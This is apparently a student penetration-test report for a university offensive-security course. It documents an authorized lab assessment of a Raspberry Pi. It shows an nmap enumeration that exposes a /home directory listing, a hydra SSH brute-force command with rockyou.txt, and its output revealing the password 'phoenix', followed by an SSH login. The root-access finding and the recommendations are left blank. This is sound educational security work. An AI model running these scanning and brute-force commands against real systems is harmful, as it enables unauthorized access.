Ethical Hacking: Website-Penetration Testing

im Studiengang

Informatik Cybersecurity

an der dualen Hochschule Baden-Württemberg Mannheim

von

Name, Vorname:	Hartinger, Steven
Abgabedatum:	01.09.2022

Bearbeitungszeitraum:	27.06.2022 - 01.09.2022
Matrikelnummer, Kurs:	7146735, TINF20CS1
Ausbildungsunternehmen	MLP Finanzberatung SE
Betrieblicher Betreuer:	Sebastian Damm

Inhaltsverzeichnis

1 Findings 6

2 Findings 7

Executive Summary

Synopsis

As part of the lecture ”Offensive Security” by Dr. Bauer the students of the TINF20CS1 performed a review on a Raspberry Pi handed by our lecturer.

Scope

Our assessment included:

- Validation of the given Raspberry Pi without exact requirements.
- Provide countermeasures for vulnerablities of the system.

The threats included:

- Network Eavesdrop - The attacker is on a wireless communication channel or somewhere else on the network
- Network Attack - The attacker is on a wireless communication channel or somewhere else on the network
- Physical Access - The attacker has physical access to the device
- Malicious Code - Malicious code loaded onto the Raspberry Pi

Testing was performed on:

- Raspberry Pi 3

Limitations

For this assessment we are not having any limitation besides a time limit.

Key Findings

Dashboard

Target Metadata

Targets

Finding Breakdown


Category Breakdown

Findings

Finding	**Path Traversal**
Risk	Medium
Category	Access Controls
Impact	An attacker could access sensitive data. This can also happen with any user by accident.

Description

After performing an nmap scan three open ports where found. Since there is most likely a http service running on port 80 a http-enum script was used to try to access several potentially interesting paths.




```
┌──(root㉿kali)-[/home/kali/Schreibtisch]
└─# nmap -A --script=http-enum 172.16.0.29
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-06 09:50 CET
Nmap scan report for 172.16.0.29
Host is up (0.00074s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp  open  http       Apache httpd 2.4.54 ((Debian))
|_http-server-header: Apache/2.4.54 (Debian)
| http-enum:
|_  /home/: Potentially interesting directory w/ listing on 'apache/2.4.54 (debian)'
443/tcp open  ssl/https?
MAC Address: B8:27:EB:95:86:99 (Raspberry Pi Foundation)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.74 ms 172.16.0.29

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.26 seconds
```

The script was able to access the ”/home” path where the apache server has its directories saved. In this case no sensitive files were found.




Index of /home

Name	Last modified	Size	Description
Parent Directory		-	
bingo/	2023-02-12 20:48	-	
bluey/	2023-02-12 20:48	-	
root/	2023-02-12 20:48	-	

Apache/2.4.54 (Debian) Server at 172.16.0.30 Port 80

Recommendation

1 Findings

Finding	**Brute Force Attack on Password of User ”Bluey”**
Risk	High
Category	Access Controls
Impact	The attacker can login as the user ”bluey” and access ssh.
Description	After finding out the user names in the last finding the tool hydra was used to try to brute force the passwords of the users. Therefore we used the following script: hydra -l bluey -P rockyou.txt 172.16.0.29 ssh -t 4 -V -I The file "rockyou.txt"provided by kali linux includes a list of popular passwords. The hydra script tries to establish a ssh connection by trying every single one of the passwords. With the option ”-t 4” four passwords are used at once.  [ATTEMPT] target 172.16.0.29 - login "bluey" - pass "jayden" - 554 of 14344399 [child 0] (0/0) [ATTEMPT] target 172.16.0.29 - login "bluey" - pass "savannah" - 555 of 14344399 [child 1] (0/0) [ATTEMPT] target 172.16.0.29 - login "bluey" - pass "hottie1" - 556 of 14344399 [child 2] (0/0) [ATTEMPT] target 172.16.0.29 - login "bluey" - pass "phoenix" - 557 of 14344399 [child 3] (0/0) [22][ssh] host: 172.16.0.29 login: bluey password: phoenix 1 of 1 target successfully completed, 1 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-06 11:31:30 ┌──(root㉿kali)-[/usr/share/wordlists] └─# ssh bluey@172.16.0.29 The authenticity of host '172.16.0.29 (172.16.0.29)' can't be established. ED25519 key fingerprint is SHA256:6Ha71kTRiSiyuQbUB1+LVlB71pL8t5cVtI+ZNn1sDI4. This key is not known by any other names Are you sure you want to continue connecting (yes/no/[fingerprint])? y Please type 'yes', 'no' or the fingerprint: yes Warning: Permanently added '172.16.0.29' (ED25519) to the list of known hosts. bluey@172.16.0.29's password: Permission denied, please try again. bluey@172.16.0.29's password: Linux plunder 5.15.61-v8+ #1579 SMP PREEMPT Fri Aug 26 11:16:44 BST 2022 aarch64 Wi-Fi is currently blocked by rfkill. Use raspi-config to set the country before use. plunder bluey [~]: As shown in the graphic above, Hydra was able to find out the password of the user ”bluey” which is ”phoenix”. With this information it was possible to establish a ssh connection with the user ”bluey”.
Recommendation	

2 Findings

Finding	**Shell Root Access**
Risk	High
Category	
Impact	
Description	
Recommendation	

Literaturverzeichnis